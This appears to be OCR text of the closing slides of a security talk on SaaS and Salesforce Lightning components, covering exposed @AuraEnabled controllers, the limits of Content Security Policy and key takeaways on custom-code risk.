
CSP (Content Security Policy) is great but doesn't solve all the security challenges

All @AuraEnabled Controller functions are available to users and can be interacted with directly (CRUD/FLS, SOQL Injection etc)

Almost all security vulnerabilities discussed in this presentation apply to lightning components

CSP limits exploitation of certain vulnerabilities such as XSS
CSP also protects against data theft from unauthorized client side applications

ATTACK SURFACE ANALYSIS



SAAS & APP SEC?

A LOT OF ASSUMPTIONS WHICH ARE EITHER FALSE OR FLAWED, THUS THE NEED FOR APP SEC.

KEY TAKE AWAYS

- SAAS APPLICATION ARE VULNERABLE TO MANY COMMON **ATTACKS**
- CUSTOM CODE AND CONFIGURATIONS CAN **POSE** SIGNIFICANT RISK TO DATA
- SAAS PROVIDERS ARE **NOT** RESPONSIBLE FOR VULNERABLE CODE DEPLOYED WITHIN SANDBOXES

THANK YOU & QUESTIONS?